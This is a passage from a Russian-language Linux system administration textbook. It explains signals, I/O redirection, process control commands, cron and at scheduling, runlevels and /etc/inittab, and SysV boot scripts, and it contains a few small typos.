`Pid` состоит из идентификатора группы процессов и идентификатора процесса в группе. Если вместо `pid` указать ноль, то сигнал `snrm` будет направлен всем процессам, относящимся к данной группе (понятие группы процессов аналогично группе пользователей). В одну группу включаются процессы, имеющие общего предка. Идентификатор группы процесса можно изменить с помощью системного вызова `setpgrp`. Если вместо `pid` указать `-1`, то ядро передаст сигнал всем процессам, идентификатор пользователя которых равен идентификатору текущего выполнения процесса, который посылает сигнал. Номера сигналов приведены в табл. 4.1. Сигналы (точнее, их номера) описаны в файле `signal.h`.

Номера сигналов

Таблица 4.1

Номер	Название	Описание
01	SIGHUP	Освобождение линии (hangup)
02	SIGINT	Прерывание (interrupt)
03	SIGQUIT	Выход (quit)
04	SIGILL	Некорректная команда (illegal instruction). Не переустанавливается при перехвате
05	SIGTRAP	Трассировочное прерывание (trace trap). Не переустанавливается при перехвате
06	SIGIOT (или SIGABRT)	Машинная команда IOT. Останов ввода/вывода
07	SIGBUS	Ошибка на шине
08	SIGFPE	Исключительная ситуация при выполнении операции с вещественными числами (floating-point exception)
09	SIGKILL	Уничтожение процесса (kill). Не перехватывается и не игнорируется
10	SIGUSR1	Определяемый пользователем сигнал 1
11	SIGSEGV	Некорректное обращение к сегменту памяти (segmentation violation)
12	SIGUSR2	Определяемый пользователем сигнал 2
13	SIGPIPE	Запись в канал, из которого некому читать. Обрыв потока
14	SIGALRM	Будильник
15	SIGTERM	Программный сигнал завершения
16	SIGSTKFLT	Сбой стека
17	SIGCHLD (или SIGCLD)	Изменение статуса дочернего процесса
18	SIGCONT	Продолжение работы после сигнала STOP. Не перехватывается и не игнорируется
19	SIGSTOP	Сигнал STOP. Не перехватывается и не игнорируется
20	SIGTSTP	Сигнал останова клавиатуры
21	SIGTTIN	Фоновое чтение из терминала (tty)

Таблица 4.1 (продолжение)

Номер	Название	Описание
22	SIGTTOU	Фоновая запись на терминал (tty)
23	SIGURG	Критическое состояние сокета
24	SIGXCPU	Превышенный предел процессорного времени
25	SIGXFSZ	Превышенный предел размера файла
26	SIGVTALRM	Сигнал виртуального будильника
27	SIGPROF	Сигнал профилирующего будильника
28	SIGWINCH	Изменение размера окна
29	SIGIO	Разрешение ввода/вывода
30	SIGPWR	Сбой питания
31	SIGSYS	Некорректный параметр системного вызова

Для нормального завершения процесса используется вызов:

```
exit(status)
```

где `status`это целое число, возвращаемое процессу-предку для информирования его о причинах завершения процесса-потомка.

Вызов `exit` может задаваться в любой точке программы, но может быть и неявным, например, при выходе из функции `main` (при программировании на C) оператор `return 0` будет воспринят как системный вызов `exit(0)`.

4.2. Перенаправление ввода/вывода

Практически все операционные системы обладают механизмом перенаправления ввода/вывода, и Linux не является исключением из этого правила. Обычно программы вводят текстовые данные с консоли (терминала) и выводят данные на консоль. При вводе под консолью подразумевается клавиатура, а при выводе — экран монитора. Клавиатура и экран монитора — это, соответственно, стандартный ввод и вывод (`stdin` и `stdout`).

Любой ввод/вывод можно интерпретировать как ввод из некоторого файла и вывод в файл. Работа с файлами производится через их *дескрипторы*. Для организации ввода/вывода в UNIX используются три файла: `stdin` (дескриптор 0), `stdout` (дескриптор 1) и `stderr` (дескриптор 2).

Символ `>` («больше») используется для перенаправления стандартного вывода в файл. Например:

```
$ cat > newfile.txt
```

В этом примере стандартный вывод команды `cat` будет перенаправлен в файл `newfile.txt`, который будет создан после выполнения этой команды. Если файл с этим именем уже существует, то он будет перезаписан. Нажатие `Ctrl + D` остановит перенаправление и прервет выполнение команды `cat`.

Символ < («меньше») используется для переназначения стандартного ввода команды. Например, при выполнении команды `cat < file.txt` в качестве стандартного ввода будет использован файл `file.txt`, а не клавиатура.

Символ >> используется для присоединения данных в конец файла (*append*) стандартного вывода команды. Например, в отличие от случая с символом >, выполнение команды `cat >> newfile.txt` не перезапишет файл в случае его существования, а добавит данные в его конец.

Чтобы перенаправить весь стандартный поток ошибок в какой-нибудь файл, используйте переадресацию `2> имя_файла` или `2>> имя_файла`. В первом случае стандартный поток ошибок будет передан в файл или на устройство, а во втором поток ошибок будет добавлен в файл, если такой существует. При использовании переадресации `2>&1` стандартный поток ошибок будет перенаправлен на стандартный вывод интерпретатора Bourne (здесь 1 и 2 — дескрипторы файлов). Для перенаправления стандартного потока ошибок в файл вы можете также использовать переадресацию `>& имя_файла` (интерпретатор C-Shell).

В командных интерпретаторах Korn и C-Shell можно использовать переадресацию `>! имя_файла`. При этом файл не будет перезаписан, если он существует.

Символ | используется для перенаправления стандартного вывода одной программы на стандартный ввод другой. Например, `ps -ax | grep httpd`.

Можно также использовать переадресацию `|&`. В этом случае стандартный поток ошибок будет передан по каналу другой команде интерпретатора.

4.3. Команды управления процессами

Команда ps

Команда `ps` предназначена для вывода информации о выполняемых в текущий момент процессах. Данная команда имеет много параметров, о которых вы можете прочитать в руководстве (`man ps`). Здесь я опишу лишь наиболее часто используемые мною (см. табл. 4.2).

Параметры программы `ps`

Таблица 4.2

Параметр	Описание
<code>-e</code>	Отобразить все процессы, связанные с терминалом (отображаются процессы всех пользователей)
<code>-e</code>	Отобразить все процессы
<code>-t</code> список терминалов	Отобразить процессы, связанные с указанными терминалами
<code>-u</code> идентификаторы пользователей	Отобразить процессы, связанные с данными идентификаторами
<code>-g</code> идентификаторы групп	Отобразить процессы, связанные с данными идентификаторами групп
<code>-x</code>	Отобразить все процессы, не связанные с терминалом

Например, после ввода команды `ps -a` вы увидите примерно следующее:

```
PID TTY TIME CMD
1007  tty1    00:00:00 bash
1036  tty2    00:00:00 bash
1424  tty1    00:00:02 mc
1447  pts/0   00:00:02 mpg123
2309  tty2    00:00:00 ps
```

Для вывода информации о конкретном процессе мы можем воспользоваться командой:

```
# ps -ax | grep httpd
698  ?  S  0:01 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
1261 ?  S  0:00 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
1262 ?  S  0:00 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
1263 ?  S  0:00 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
1264 ?  S  0:00 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
1268 ?  S  0:00 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
1269 ?  S  0:00 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
1270 ?  S  0:00 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
1271 ?  S  0:00 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
1272 ?  S  0:00 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
1273 ?  S  0:00 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
1280 ?  S  0:00 httpd -DHAVE_PHP4 -DHAVE_PROXY -DHAVE_ACCESS -DHAVE_A
```

В приведенном выше примере используется перенаправление ввода/вывода между программами `ps` и `grep`, в результате чего будет отображена информация обо всех процессах, содержащихся в строке запуска «`httpd`». Данную команду (`ps -ax | grep httpd`) я написал только лишь в демонстрационных целях — гораздо проще использовать параметр `-C` программы `ps` вместо перенаправления ввода/вывода и параметр `-e` вместо `-ax`. Еще раз программу `ps` мы рассмотрим, когда будем говорить о мониторинге системы (п. 13.6.2).

Команда `top`

Эта команда предназначена для вывода информации о процессах в реальном времени. Процессы сортируются по максимальному занимаемому процессорному времени, но вы можете изменить порядок сортировки (см. `man top`). Команда также сообщает о свободных системных ресурсах. Еще раз программу `top` мы рассмотрим, когда будем говорить о мониторинге системы (п. 13.6.1).

```
# top
7:49pm up 5 min, 2 users, load average: 0.03, 0.20, 0.11
56 processes: 55 sleeping, 1 running, 0 zombie, 0 stopped
CPU states: 7.6% user, 9.8% system, 0.0% nice, 82.5% idle
Mem 130660K av, 94652K used, 36008K free, 0K shrd, 5220K buff
Swap:72256K av, 0K used, 72256K free 60704K cached
PID USER PRI NI SIZE RSS SHARE STAT %CPU %MEM TIME COMMAND
1067 root 14 0 892 892 680 R 2.8 0.6 0:00 top
1 root 0 0 68 468 404 S 0.0 0.3 0:06 init
2 root 0 0 0 0 0 SW 0.0 0.0 0:00 kflushd
3 root 0 0 0 0 0 SW 0.0 0.0 0:00 kupdate
4 root 0 0 0 0 0 SW 0.0 0.0 0:00 kswapd
```

Просмотреть информацию об оперативной памяти вы можете с помощью команды `free`, а о дисковой — с помощью команды `df`. Информация о зарегистрированных в системе пользователях доступна по команде `w`.

Существует графический аналог программы `top` — `gtop` (см. рис. 4.1).




Рис. 4.1. Программа `gtop`

Команда nice

Изменение приоритета процесса

Формат использования:

`nice` [-коэффициент понижения] команда [аргумент]

Команда `nice` выполняет указанную команду с пониженным приоритетом, коэффициент понижения указывается в диапазоне 1...19 (по умолчанию он равен 10). Суперпользователь может повышать приоритет команды, для этого нужно указать отрицательный коэффициент, например, -10. Если указать коэффициент больше 19, то он будет рассматриваться как 19.

Команда nohup

Игнорирование сигналов прерывания

Формат использования:

`nohup` команда [аргумент]

Команда `nohup` выполняет запуск команды в режиме игнорирования сигналов. Не игнорируются только сигналы `SIGHUP` и `SIGQUIT`.

Команда kill

Принудительное завершение процесса

Формат использования:

`kill` [-номер сигнала] PID

где **PID**идентификатор процесса, который можно узнать с помощью команды `ps`.

Команда `kill` служит для принудительного завершения процесса. При этом процессу с указанным идентификатором (PID) посылается сигнал завершения. В качестве параметра можно указать номер сигнала, который следует отсылать. По умолчанию отсылается сигнал `SIGTERM`.

Команды jobs, fg, bg

Выполнение процессов в фоновом режиме

Команда `jobs` выводит список процессов, которые выполняются в фоновом режиме, `fg` — переводит процесс в нормальный режим («на передний план» — `foreground`), а `bg` — в фоновый. Запустить программу в фоновом режиме можно с помощью конструкции <команда> `&`

4.4. Создание расписаний

Механизм расписаний Linux (UNIX) предоставляет удобные и мощные средства для обслуживания системы. Например, можно создать расписание резервирования данных в нерабочее время или обновления системы через Интернет.

Для запуска команд по расписанию используется демон `cron`. Он запускается автоматически из файла `/etc/init.d` при многопользовательском уровне запуска. Об уровнях запуска поговорим немного позже. Каждую минуту `cron` пробуждается и проверяет содержимое файлов `crontab`. Для определенности назовем эти файлы файлами расписаний.

Демон `cron` имеет свою буферную область (каталог `/var/spool/cron/`), в которой находятся файлы `crontab` — файлы расписаний. Имена файлов расписаний соответствуют именам пользователей из файла `/etc/passwd`. Если `cron` найдет файлы расписаний, он загрузит их в память. К этим файлам не должно быть прямого доступа, редактировать их можно с помощью программы `crontab`.

Когда демон `cron` выполняет команду, он посылает по почте сообщение владельцу файла `crontab` или пользователю, указанному в переменной `MAILTO` файла `crontab`.

Программа `crontab`

Программа `crontab` используется для редактирования файлов расписаний отдельных пользователей. Программа позволяет устанавливать, удалять, редактировать и просматривать файлы расписаний. Например, для установки файла расписаний используется команда:

```
crontab -u user file.cron
```

Если не использовать опцию `-u`, то будет установлен файл расписания для пользователя, запустившего программу.

Каждый пользователь может иметь файл расписания. Для того, чтобы использовать эту возможность, пользователь должен быть прописан в файле `/var/spool/cron.allow`, если такой существует. Программу `crontab` можно запускать с опциями, приведенными в табл. 4.3.



Примечание

Последние версии демона `crond` используют файл `/etc/cron.allow` вместо файла `/var/spool/cron.allow` и файл `/etc/cron.deny` вместо файла `/var/spool/cron.deny`. В файле `/etc/cron.allow` содержится список разрешенных пользователей, в файле `/etc/cron.deny` — запрещенных.

Опции программы `crontab`

Таблица 4.3

Опция	Описание
<code>-l</code>	Выводит текущий файл расписания
<code>-r</code>	Удаляет файл расписания
<code>-e</code>	Вызывает редактор, указанный в переменной окружения <code>\$EDITOR</code> , для редактирования файла расписания

Каждая строка файла расписания имеет такой формат:

время_выполнения действие

Время выполнения состоит из пяти полей. В первом поле задаются минуты (0...59), во втором часы (0...23), в третьем день месяца (1...31), в четвертом номер месяца (1...12), а в пятом день недели (0...6, 0 соответствует воскресенью). В любом из этих полей можно поставить звездочку, которая обозначает все возможные значения. Например, следующая запись означает, что архивирование каталога /etc будет производиться каждый день, кроме воскресенья, в семь часов утра:

```
0 7 * * 1-6 tar cfz /backup /etc
```

В системе используется системный файл расписания — это /etc/crontab (см. листинг 4.1).

Листинг 4.1. Файл /etc/crontab

```
# Интерпретатор команд
SHELL=/bin/bash
# Путь для поиска команд
PATH=/sbin:/bin:/usr/sbin:/usr/bin
# Отчет о выполнении расписания будет отправлен пользователю root
MAILTO=root
# Домашний каталог
HOME=/
# run-parts
01 * * * *root run-parts /etc/cron.hourly
02 4 * * *root run-parts /etc/cron.daily
22 4 * * 0root run-parts /etc/cron.weekly
42 4 1 * *root run-parts /etc/cron.monthly
```

Директива `run-part` означает, что будут выполнены все выполняемые файлы из указанного каталога.

Демон atd

Еще одним способом планирования задач является использование демона `atd`. Этот демон используется для отложенного выполнения заданий. Для постановки заданий в очередь используются команды `at` и `batch`. Чтобы добавить задание в очередь, используйте команду

```
at время дата
```

После этого введите все команды, которые хотите выполнить. Для окончания ввода нажмите `Ctrl+D`. Более подробно о формате задания времени и даты вы можете прочитать в справочной системе. Например, для выполнения команд в 13:00 введите команду:

```
at lpm
```

Для просмотра очереди заданий введите команду `atq`. В результате будут выведены задания для пользователя, запустившего команду. При запуске программы суперпользователем будет выведен список заданий для всех пользователей. Удалить задание вы можете командой `atrm`.

4.5. Уровни выполнения. Программа `init`

ОС Linux имеет шесть уровней выполнения, а также три уровня выполнения по требованию.

Программа `init` переключает систему в нужный режим работы (на нужный уровень выполнения). Программу `init` имеет право использовать только пользователь `root`. Для переключения на уровень `n` достаточно ввести команду:

```
# init n
```

Иногда при небольшом изменении файла `/etc/inittab` нужно заново перечитать таблицу инициализации (`inittab`). Для этого воспользуйтесь командой:

```
init q
```

Помните, что вы в любой момент можете изменить файл `/etc/inittab` и перечитать его заново командой `init q`. Описание уровней приведено в табл. 4.4.

Уровни выполнения

Таблица 4.4

Уровень	Описание
0	Останов системы
1	Административный (однопользовательский) режим. Обычно используется пользователем <code>root</code> для восстановления системы после сбоя
2	Многopользовательский режим, но без использования сети
3	Многopользовательский режим, допускается работа с сети
4	Не используется
5	Многopользовательский режим. Поддержка сети. Автоматический запуск системы X Window
6	Перезагрузка системы

Для перехода на первый уровень выполнения можно также использовать параметр `s` программы `init`:

```
init s
```


Файл `/etc/inittab` описывает, какие процессы должны запускаться во время загрузки и на протяжении нормальной работы системы. Программа `init` переключает уровни выполнения системы. Корректными номерами уровней системы являются 0..6, а также A, B и C.

Каждая строка файла `/etc/inittab` должны быть записана в формате:

`id:уровни_выполнения:действие:процесс`

Поле «`Id`» (идентификатор) — уникальная последовательность из четырех символов (в старых дистрибутивах длина имени идентификатора ограничена двумя символами).

Поле «уровни_выполнения» — перечень уровней выполнения, для которых будет выполнено указанное действие.

Поле «действие» задает действие, которое будет выполнено.

Поле «процесс» определяет процесс, который будет выполнен.

В качестве значений поля «уровни_выполнения» могут быть указаны номера уровней выполнения без каких-либо разделителей. Например, значение данного поля 1235 означает, что указанное действие будет применено к уровням 1, 2, 3 и 5. В качестве дополнительных уровней, которые называются уровнями по требованию (`ondemand`), могут быть указаны уровни A, B и C. В качестве действия может быть указано одно из действий, описанных в табл. 4.5.

Действия над процессами, задаваемые в файле `/etc/inittab`

Таблица 4.5

Действие	Описание
<code>wait</code>	Процесс будет запущен на одном из указанных уровней выполнения, и программа <code>init</code> будет ждать его завершения
<code>respawn</code>	Процесс будет перезапущен после его завершения
<code>once</code>	Процесс будет запущен всего один раз на одном из указанных уровней выполнения
<code>boot</code>	Процесс будет запущен во время загрузки системы. Поле «уровни_выполнения» будет проигнорировано
<code>bootwait</code>	То же, что и <code>boot</code> , но программа <code>init</code> будет ждать завершения процесса
<code>off</code>	Не выполняет никаких действий
<code>ondemand</code>	Процесс будет запущен в режиме по требованию, то есть он будет выполнен, когда будет вызван один из уровней по требованию (A, B, C)
<code>initdefault</code>	Определяет уровень выполнения по умолчанию. Если он не указан, при загрузке программа <code>init</code> попросит вас ввести уровень выполнения
<code>sysinit</code>	Процесс будет запущен во время загрузки, но перед выполнением процессов, которые запускаются с помощью действия <code>boot</code> или <code>bootwait</code>
<code>powerwait</code>	Процесс будет запущен, когда исчезнет напряжение в сети. Естественно, для корректной работы этой записи нужен источник бесперебойного питания, от которого система и получит уведомление об исчезновении напряжения. Программа <code>init</code> будет ждать завершения этого процесса
<code>powerfail</code>	То же, что и <code>powerwait</code> , но программа <code>init</code> не будет ждать завершения процесса
<code>powerokwait</code>	Процесс будет запущен сразу после того, как программа <code>init</code> получит сведения о том, что питание восстановлено
<code>ctrlaltdel</code>	С помощью этого действия можно установить реакцию системы на нажатие комбинации клавиш <code>Ctrl+Alt+Del</code>

Теперь рассмотрим листинг обычного файла `/etc/inittab` (см. листинг 4.2).

Листинг 4.2. Файл `/etc/inittab`

```
id:5:initdefault:
si::sysinit:/etc/rc.d/rc.sysinit
10:0:wait:/etc/rc.d/rc 0
11:1:wait:/etc/rc.d/rc 1
12:2:wait:/etc/rc.d/rc 2
13:3:wait:/etc/rc.d/rc 3
14:4:wait:/etc/rc.d/rc 4
15:5:wait:/etc/rc.d/rc 5
16:6:wait:/etc/rc.d/rc 6
# Things to run in every runlevel.
ud::once:/sbin/update
# Trap CTRL-ALT-DELETE
ca::ctrlaltdel:/sbin/shutdown -t3 -r now
pf::powerfail:/sbin/shutdown -f -h +2 "Power Failure; System Sh-
utting Down"
pr:12345:powerokwait:/sbin/shutdown -c "Power Restored; Shutdown
Cancelled"
1:2345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6
# Run xdm in runlevel 5
# xdm is now a separate service
x:5:respawn:/etc/X11/prefdm -nodaemon
```

Рассмотрим подробно приведенный пример. Самая первая строка определяет уровень выполнения по умолчанию. Очень рекомендую вам установить это значение. Во-первых, вводить уровень загрузки каждый раз при запуске системы не очень удобно. Во-вторых, если не установлен уровень выполнения по умолчанию, система не сможет запускаться автоматически: при загрузке она будет ждать ввода номера уровня выполнения.

Для загрузки системы подойдут два уровня: или 3 или 5. Я рекомендую использовать третий уровень выполнения, использовать уровень выполнения 5 нужно только в том случае, если вы хотите, чтобы система X Window запускалась автоматически при старте системы.

Затем указываются программы, которые будут выполнены во время системной инициализации (`sysinit`). В нашем случае будет запущен сценарий загрузки системы `/etc/rc.d/rc.sysinit`.

Далее следуют описания действий для каждого из уровней выполнения. Например, для уровня выполнения номер 5 будет запущен сценарий `/etc/rc.d/rc` с параметром 5. Программа `init` будет ждать завершения процесса `/etc/rc.d/rc`.

Программа `/sbin/update` будет запускаться на каждом из уровней выполнения один раз.

Реакция на нажатие комбинации клавиш `Ctrl+Alt+Del` устанавливается с помощью действия `ctrlaltdel`. Будет запущена программа `shutdown` для немедленной (`now`) перезагрузки (`-r`) системы. Задержка перед переключением на шестой уровень (перезагрузка) составит три секунды (`-t3`).

Реакция на перебой с питанием устанавливается с помощью действий `powerfail` и `powerokwait`. В качестве реакции на событие `powerfail` будет запущена программа `shutdown` для останова системы (`-h`). Опция `-f` указывает, что при перезагрузке будет пропущена проверка файловой системы с помощью `fsck`. Задержка перед переключением на шестой уровень выполнения составит две минуты (`+2`). На всех активных терминалах пользователи увидят сообщение «Power Failure; System Shutting Down». Если в течение двух минут питание будет восстановлено, будет запущена программа `shutdown` для отмены останова системы (`-c`). На терминалах пользователей будет отображено сообщение «Power Restored; Shutdown Cancelled».

Наглядным примером для действия `respawn` может послужить система X Window. Можете провести такой эксперимент: перейдите на уровень выполнения 5:

```
init 5
```

Если уровень 5 уже активен, этого делать, естественно, не нужно. Находясь в системе X Window, нажмите `Ctrl+Alt+Backspace` — эта комбинация клавиш используется для экстренного останова системы X Window. После останова система X Window будет перезапущена.

4.6. Сценарии загрузки системы

Все Red Hat-подобные, в отличие от BSD-подобных (Slackware), системы используют систему инициализации `SysV`, хотя и несколько переработанную.

Система инициализации — это набор файлов, необходимых для запуска операционной системы. Обычно система инициализации представляет собой сценарии загрузки системы. В процессе развития Unix выделились два основных типа систем — BSD-подобные системы

и SysV-совместимые. Первые были совместимы (полностью или частично) с операционной системой BSD, разработанной Калифорнийским университетом, а вторые использовали в качестве своего предка операционную систему Unix System V, разработанную компанией AT&T. Системы инициализации BSD и SysV отличаются набором входящих в них файлов и их назначением.

Запуск и останов демонов осуществляется с помощью сценариев, расположенных в каталоге `/etc/rc.d/init.d`.

Сценарии каталога `/etc/rc.d` выполняются автоматически при запуске системы. В этом каталоге есть несколько подкаталогов `rcN.d`, где `N` — это номер уровня выполнения. В большинстве случаев у вас будет установлен уровень 5 в качестве уровня по умолчанию. Этот уровень соответствует многопользовательскому режиму с автоматическим запуском системы X Window. В каталоге `/etc/rc.d/rc5.d` находятся символические ссылки на сценарии, расположенные в каталоге `/etc/rc.d/init.d`.

Для запуска какого-нибудь демона нужно выполнить соответствующий ему сценарий в каталоге `/etc/rc.d/init.d` с опцией `start`. Для останова нужно запустить тот же сценарий, но с опцией `stop`.

Чтобы обеспечить автоматический запуск какого-нибудь сервера, нужно создать сценарий для его запуска и поместить его в каталоге `/etc/rc.d/init.d`. Затем, в зависимости от уровня выполнения, в каталоге `rcN.d` нужно создать символическую ссылку на этот сценарий.

Для выбора демонов, которые будут запускаться автоматически при загрузке системы, обычно используют программу `drakconf` в операционной системе Linux Mandrake (см. рис. 4.2) или программу `setup` в ОС Red Hat Linux.

Если вы хотите сами создать сценарий для запуска своего демона, можете воспользоваться приведенным ниже шаблоном (см. листинг 4.3).

Листинг 4.3. Шаблон для запуска демона

```
#!/bin/bash
# Шаблон для запуска демона
# Подключаем библиотеку функций
. /etc/init.d/functions
# Определяемы параметры
case "$1" in
  start)
    # Запуск демона
    echo "Starting my_daemon..."
    daemon my_daemon
    touch /var/lock/subsys/my_daemon
```

```
;;
stop)
# Останов демона
killproc my_daemon
rm -f /var/lock/subsys/my_daemon
rm -f /var/run/my_daemon.pid
;;
status)
# Выводим статистику работы
;;
restart|reload)
# действия, выполняемые при перезагрузке демона
:
;;
*)
# Произошел вызов без параметров
echo "Usage: my_daemon {start|stop|status|restart|reload}"
exit 1
esac
exit 0
```




Рис. 4.2. Конфигуратор DrakConf

Теперь рассмотрим весь процесс загрузки системы, начиная с самого начала: от включения питания. Итак, вы включаете питание, система выполняет процедуру самотестирования POST (Power On Self Test). Если во время самотестирования ошибок обнаружено не было, из главной загрузочной записи MBR (Master Boot Record) вызывается загрузчик операционной системы. Поиск загрузчика происходит на загрузочных устройствах в соответствии с последовательностью загрузки (Boot Sequence). Данная последовательность определяется в программе настройки компьютера — SETUP. Например, у вас может быть установлена такая последовательность загрузки:

```
FLOPPY, HDD-0, CDROM
```

В этом случае система сначала будет искать загрузчик на дискете (диск А, устройство `/dev/fd0`). Если в дисковом устройстве нет дискеты, система перейдет к поиску загрузчика на первом жестком диске (HDD-0, устройство `/dev/hda`). Если же в дисковом устройстве есть дискета, но она не является загрузочной, вы получите соответствующее сообщение об этом. На этом этапе вы можете либо сменить дискету, либо вообще извлечь ее из дисководов, чтобы разрешить системе произвести поиск загрузчика операционной системы на жестком диске. Если и на жестком диске не будет обнаружен загрузчик, система перейдет к следующему элементу загрузочной последовательности — CD-ROM.

Предположим, что система нашла загрузчик на жестком диске. Загрузчик должен быть корректно установлен, иначе вы получите сообщение о невозможности загрузиться с данного носителя информации (жесткого диска). После этого управление будет передано программе LILO или любому другому загрузчику операционной системы Linux.

После того, как пользователь выберет нужное ему ядро, загрузка системы будет продолжена. Сначала будет загружаться ядро, а потом программа `init`. Для полноты рассмотрения процесса загрузки я буду считать, что у нас установлен уровень управления 5.

Первыми будут выполнены процессы, которые указаны в действии `sysinit` файла `/etc/inittab`. Затем процессы, перечисленные с помощью действий `boot` и `bootwait` (см. п. 4.5).

Обычно для действия `sysinit` выполняется сценарий загрузки `/etc/rc.d/rc.sysinit`:

```
si::sysinit:/etc/rc.d/rc.sysinit
```

На данном этапе загрузки системы (`sysinit`) выполняются следующие действия:

1. Устанавливается имя машины (`hostname`).
2. Конфигурируются параметры ядра.
3. Устанавливается раскладка клавиш и системный шрифт.
4. Активируются разделы подкачки.

5. Корневая система проверяется программой `fsck`. Если будут найдены ошибки, которые невозможно исправить автоматически, будет запрошен пароль администратора для входа в административный режим, что равноценно переходу на уровень выполнения 1. В этом режиме вы запустите программу `fsck` с параметром `/`, который означает проверку корневой файловой системы. После исправления всех ошибок введите команду `exit` для перезагрузки системы. Если программа `fsck` ошибок не обнаружила, файловая система монтируется в режиме чтение/запись.
6. Проверяются зависимости модулей ядра.
7. Выполняется проверка других файловых систем.
8. Монтируются локальные файловые системы.
9. Включаются квоты.
10. Подключается (не активизируется!) раздел подкачки. С этого момента система начинает использовать раздел подкачки.

После выполнения сценария загрузки `/etc/rc.d/rc.sysinit` выполняется сценарий `/etc/rc.d/rc`. Этому сценарию передается один параметр — номер уровня выполнения. В нашем случае это номер 5, поэтому будет выполнена команда

```
/etc/rc.d/rc 5
```

Разумеется, данный сценарий будет выполнен при наличии в вашем файле `/etc/inittab` строки:

```
15:5:wait:/etc/rc.d/rc 5
```

Вы можете определить любое другое действие для уровня выполнения 5. Однако я не рекомендую вам этого делать: если вы написали свой сценарий загрузки, который работает лучше, чем предлагаемый разработчиками дистрибутива по умолчанию, значит, вам самое время написать свой дистрибутив!

Запуск пятого уровня выполнения подразумевает запуск сценариев из каталога `/etc/rc.d/rc5.d/`.

После выполнения этого сценария будет выполнен сценарий `/etc/rc.d/rc.local`. Данный сценарий всегда выполняется последним, вне зависимости от уровня выполнения.

После запуска сценариев пятого уровня выполнения создаются виртуальные консоли и запускается менеджер дисплеев системы X Window (`xdm`).

4.7. Стандартные файлы протоколов (журналов)

В любой Unix-системе есть стандартные файлы протоколов (журналов). В зависимости от операционной системы их расположение может меняться.

В операционной системе Linux они находятся в каталоге `/var/log`. К стандартным протоколам относятся такие файлы:

1. `secure`;
2. `auth.log`;
3. `boot.log`;
4. `dmesg`;
5. `messages`;
6. `syslog`.

